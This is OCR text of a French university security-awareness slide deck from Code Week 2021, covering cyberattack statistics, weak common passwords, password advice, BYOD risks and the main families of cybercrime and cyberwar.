
Cryptographie Moderne


Pascal LAFOURCADE

LIMOS


UNIVERSITÉ Clermont Auvergne

Code Week 2021





L'informatique est omiprésente



Statistiques en cybersécurité en 2020

1. 159 collectivitś ont été la cible de cyberattaques (+50%).
2. 119 entreprises Françaises ont subi une cyberattaque.
3. Être victime d'une cyberattaque reste le risque le plus redouté par les entreprises Françaises.
4. 1600 cyberattaques par ransomware dans le monde
5. 91% des cyberattaques se font par email
6. 500 000 données de santé de patients ont fuité dans la nature.
7. 93.6 % des logiciels malveillants sont polymorphes

Plan

Introduction

La sécurité et vous ?

Cybercriminalité

IoT

Logiciel Libre et Sécurité

Histoire de la cryptographie

Introduction à la cryptographie


Propriétés de sécurité

RGPD

ZKP

Conclusion

La sécurité numérique est déjà là



Mais prendre de bonnes habitudes ça prend du temps ...

même quand c'est important

Devenir acteur de sa sécurité numérique

Devenir acteur de sa sécurité numérique

car la sécurité c'est pas automatique.

Sécurité de mes mots de passe

Sécurité de mes mots de passe

En réalité


En réalité

Prince Williams

Top 25 in 2020

1. 123456 (=)
2. 123456789 (=)
3. qwerty (=)
4. 12345678 ($\uparrow$ 1)
5. 111111 (*uparrow* 4)
6. **1234567890**
7. 1234567 ($\downarrow$ 2)
8. password ($\downarrow$ 4)
9. 123123 ($\uparrow$ 1)
10. **987654321**
11. qwertyuiop ($\uparrow$ 4)
12. **mynoob**
13. **123321**
14. **666666**
15. **18atcskd2w**
16. 7777777 ($\uparrow$ 3)
17. 1q2w3e4r ($\downarrow$ 4)
18. 654321 ($\downarrow$ 2)
19. 555555 ($\downarrow$ 2)
20. **3rjs1la7qe**
21. **google**
22. **1q2w3e4r5t**
23. 123qwe ($\uparrow$ 3)
24. **zxcvbnm**
25. **1q2w3e**

Passwords Brute Force



LIMOS
LABORATOIRE D'INFORMATIQUE, DE MODÉLISATION ET D'OPTIMISATION DES SYSTÈMES

Quelques conseils

Un mot de passe

1. ne se prête pas
2. ne se laisse pas traîner
3. ne s'utilise qu'une fois
4. s'il est cassé, il faut en changer
5. il faut en changer régulièrement
6. il est jamais assez sophistiqué
7. la taille compte.

Quelques conseils

Un mot de passe

1. ne se prête pas
2. ne se laisse pas traîner
3. ne s'utilise qu'une fois
4. s'il est cassé, il faut en changer
5. il faut en changer régulièrement
6. il est jamais assez sophistiqué
7. la taille compte.

Quelques conseils

FESTIVAL du FILM SÉCURITÉ

2018


GRAND PRIX DU FESTIVAL

Les 10 commandements de la Cyber-Victime

par Micode

VIDEO

Fuite de base de données



Olivier Heen, Christoph Neumann: On the Privacy Impacts of Publicly Leaked Password Databases. DIMVA 2017

BYOD : Bring Your Own Device

- Smartphone, tablette, ordinateur personnel
- Connexion au réseau de l'entreprise,
- Nouveaux risques (Sécurité, Juridique, RH)

BYOD : Bring Your Own Device

- Smartphone, tablette, ordinateur personnel
- Connexion au réseau de l'entreprise,
- Nouveaux risques (Sécurité, Juridique, RH)

Solutions

Cloisonner, contrôler l'accès, chiffrement des flux (VPN, HTTPS), procédure en cas de panne/perte, mesures de sécurité élémentaires

SENSIBILISER

BYOD : Bring Your Own Device

- Smartphone, tablette, ordinateur personnel
- Connexion au réseau de l'entreprise,
- Nouveaux risques (Sécurité, Juridique, RH)

Solutions

Cloisonner, contrôler l'accès, chiffrement des flux (VPN, HTTPS), procédure en cas de panne/perte, mesures de sécurité élémentaires

SENSIBILISER

CYOD : Choose Your Own Device

FYOD : Fix Your Own Device

DYOD : Download on Your Own Device

Plan

Introduction

La sécurité et vous ?

Cybercriminalité

IoT

Logiciel Libre et Sécurité

Histoire de la cryptographie

Introduction à la cryptographie

Propriétés de sécurité

RGPD


ZKP

Conclusion

5 Familles de Cybercriminalité

- Escroquerie
- Sabotage
- Ransomwares
- Espionnage
- Destabilisation

Escroquerie : Phishing




Voyant + Papillon

Escroquerie : Fraude au président

VIDEO

Sabotage

Stuxnet, 2010



Saudi Aramco 35 000 PC deleted in 2012.

Ransomwares: Wannacry et al. 12 may 2017

http://stopransomware.fr/

Espionnage


- Little Brother (Individuel)
- Medium Brother (Entreprise)
- Big Brother (Gouvernement)

Edward Joseph Snowden, 6th june 2013

Destabilisation : Defacement

Destabilisation: Trojan, Botnets and Zombies

http://cybermap.kaspersky.com/



Pourquoi y a-t-il de plus en plus d'attaques ?

Pourquoi y a-t-il de plus en plus d'attaques ?

Pourquoi y a-t-il de plus en plus d'attaques ?

Pourquoi y a-t-il de plus en plus d'attaques ?

Rapide, large échelle, semi-automatique ...

Pourquoi y a-t-il de plus en plus d'attaques ?

Rapide, large échelle, semi-automatique ...

mais faussement anonyme !

Pourquoi y a-t-il de plus en plus d'attaques ?

Rapide, large échelle, semi-automatique ...

mais faussement anonyme !

Internet a été conçu pour fonctionner pas pour être sûr !

Agences pour la sécurité informatique

- 1919 

- 1952, 

- 1995, 
- 2002, 
- 7 Juillet 2009, 

ANSSI

Cyberguerre est une réalité

$7 milliards pour les opérations cyber en 2017 au USA et plus de $35 milliards sur 5 ans.

Cyberguerre est une réalité

$7 milliards pour les opérations cyber en 2017 au USA et plus de $35 milliards sur 5 ans.

- Communication est essentielle : révolutions en Egypte, Tunisie

Cyberguerre est une réalité

$7 milliards pour les opérations cyber en 2017 au USA et plus de $35 milliards sur 5 ans.

- Communication est essentielle : révolutions en Egypte, Tunisie


- Identifier les auteurs n'est pas facile

Cyberguerre est une réalité

$7 milliards pour les opérations cyber en 2017 au USA et plus de $35 milliards sur 5 ans.

- Communication est essentielle : révolutions en Egypte, Tunisie

- Identifier les auteurs n'est pas facile
- Stratégies de défense et d'attaques sont différentes




Cyberguerre est une réalité

$7 milliards pour les opérations cyber en 2017 au USA et plus de $35 milliards sur 5 ans.

- Communication est essentielle : révolutions en Egypte, Tunisie

- Identifier les auteurs n'est pas facile
- Stratégies de défense et d'attaques sont différentes



- Cyberattaques ont des conséquences physiques

Plan

Introduction

La sécurité et vous ?

Cybercriminalité

IoT

Logiciel Libre et Sécurité

Histoire de la cryptographie

Introduction à la cryptographie


Propriétés de sécurité

RGPD

ZKP

Conclusion

